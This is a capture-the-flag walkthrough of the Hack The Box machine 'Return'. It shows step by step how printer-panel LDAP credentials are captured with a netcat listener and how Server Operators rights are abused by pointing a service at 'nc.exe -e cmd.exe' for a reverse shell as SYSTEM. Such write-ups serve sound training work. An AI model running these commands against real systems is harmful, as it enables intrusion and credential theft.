


Machine Overview
Return is a Windows domain controller running Microsoft IIS 10.0. The initial foothold is obtained through a printer admin panel that allows modification of the printer server address. When changed to an attacker-controlled IP, the backend attempts LDAP authentication and leaks service credentials in cleartext. Privilege escalation is achieved by abusing the Server Operators group membership to modify service configurations and execute arbitrary code as SYSTEM.
Enumeration
Nmap Scan
We begin with an aggressive service enumeration scan:
nmap -A -oN nmap.txt 10.10.11.108Command Breakdown
-A: Enables OS detection, version detection, script scanning, and traceroute-oN nmap.txt: Saves output in normal format tonmap.txt
Scan Results:
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: HTB Printer Admin Panel
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-12-09 15:47:51Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Key Findings:
- Port 80: IIS 10.0 hosting a Printer Admin Panel
- Port 88, 135, 139, 389, 445, 464, 593, 636, 3268, 3269: Active Directory related ports indicate this is a domain controller
- Domain:
return.local
Web Enumeration

Accessing http://10.10.11.108/ reveals a "Printer Admin Panel":

Navigating to the settings page presents a form with a field to configure the server address, server port, username and password to authenticate to the printer server.
Credential Exfiltration via LDAP
On the settings page, there's a field to set the server address. Changing this to our attacker IP and listening on port 389 (LDAP) reveals credentials in cleartext:
$ nc -lnvp 389
0*`%return\svc-printer�
                       1edFg43012!!
This likely occurs because the backend attempts to authenticate to the specified LDAP server using machine or service credentials, which are sent in plaintext or a weakly protected format. The credentials are for the svc-printer user.
Authenticating with Credentials
We verify the credentials using netexec to authenticate to the SMB service:
$ netexec smb 10.10.11.108 -u 'svc-printer' -p '1edFg43012!!'

SMB         10.10.11.108    445    PRINTER          [*] Windows 10 / Server 2019 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.10.11.108    445    PRINTER          [+] return.local\svc-printer:1edFg43012!!
We successfully authenticated as the svc-printer user via SMB.
We establish a remote shell using evil-winrm:
$ evil-winrm -i 10.10.11.108 -u 'svc-printer' -p '1edFg43012!!'

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-printer\Documents>
We successfully connected via WinRM as the svc-printer user.
User Flag
C:\Users\svc-printer\Desktop\user.txt
Privilege Escalation
Enumerating User Privileges
We check the current user's group memberships and privileges to identify potential escalation paths:
$ whoami /all

USER INFORMATION
----------------

User Name          SID
================== =============================================
return\svc-printer S-1-5-21-3750359090-2939318659-876128439-1103


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Server Operators                   Alias            S-1-5-32-549 Mandatory group, Enabled by default, Enabled group
BUILTIN\Print Operators                    Alias            S-1-5-32-550 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288

<...SNIP...>
Privilege Escalation via Server Operators Group
The svc-printer user is a member of the Server Operators group. This group has elevated permissions that can be abused to escalate privileges.
According to Microsoft documentation, Server Operators can:
- Start and stop services
- Modify service configurations
- Load drivers
This allows us to reconfigure a service's binary path to execute arbitrary code, which will run with SYSTEM privileges. We identify the VGAuthService as a writable service and reconfigure its binary path to launch a reverse shell.
Reference
For more details on this technique, see the OSCP Exam Course: Windows Privilege Escalation (Server Operator Group) video.
Identifying Writable Services
We enumerate services to identify which ones we can modify:
$ services

Path                                                                                                                 Privileges Service
----                                                                                                                 ---------- -------
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe                                                                  True ADWS
\??\C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{5533AFC7-64B3-4F6E-B453-E35320B35716}\MpKslDrv.sys       True MpKslceeb2796
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe                                                              True NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe                                                                                           True PerfHost
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"                                                False Sense
C:\Windows\servicing\TrustedInstaller.exe                                                                                 False TrustedInstaller
"C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"                                                     True VGAuthService
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"                                                                        True VMTools
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\NisSrv.exe"                                             True WdNisSvc
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\MsMpEng.exe"                                            True WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe"                                                                      False WMPNetworkSvc
Uploading Payload and Modifying Service
We upload nc.exe (netcat) to use as our reverse shell payload:
$ upload nc.exe
$ dir

    Directory: C:\Users\svc-printer\Documents

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        12/9/2025  12:31 PM          29696 nc.exe
We modify the VGAuthService binary path to execute our reverse shell payload:
$ sc.exe config VGAuthService binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.14.3 4444"
[SC] ChangeServiceConfig SUCCESS
$ services

Path                                                                                                                 Privileges Service
----                                                                                                                 ---------- -------
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe                                                                  True ADWS
\??\C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{5533AFC7-64B3-4F6E-B453-E35320B35716}\MpKslDrv.sys       True MpKslceeb2796
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe                                                              True NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe                                                                                           True PerfHost
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"                                                False Sense
C:\Windows\servicing\TrustedInstaller.exe                                                                                 False TrustedInstaller
C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.14.3 4444                                                           True VGAuthService ##
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"                                                                        True VMTools
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\NisSrv.exe"                                             True WdNisSvc
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\MsMpEng.exe"                                            True WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe"                                                                      False WMPNetworkSvc                                                                                                             False WMPNetworkSvc
Executing the Payload
We stop and restart the service to execute our payload:
$ sc.exe stop VGAuthService

SERVICE_NAME: VGAuthService
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

$ sc.exe start VGAuthService
We receive a connection with SYSTEM privileges:
$ nc -lnvp 4444
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
Root Flag
C:\Users\Administrator\Desktop\root.txt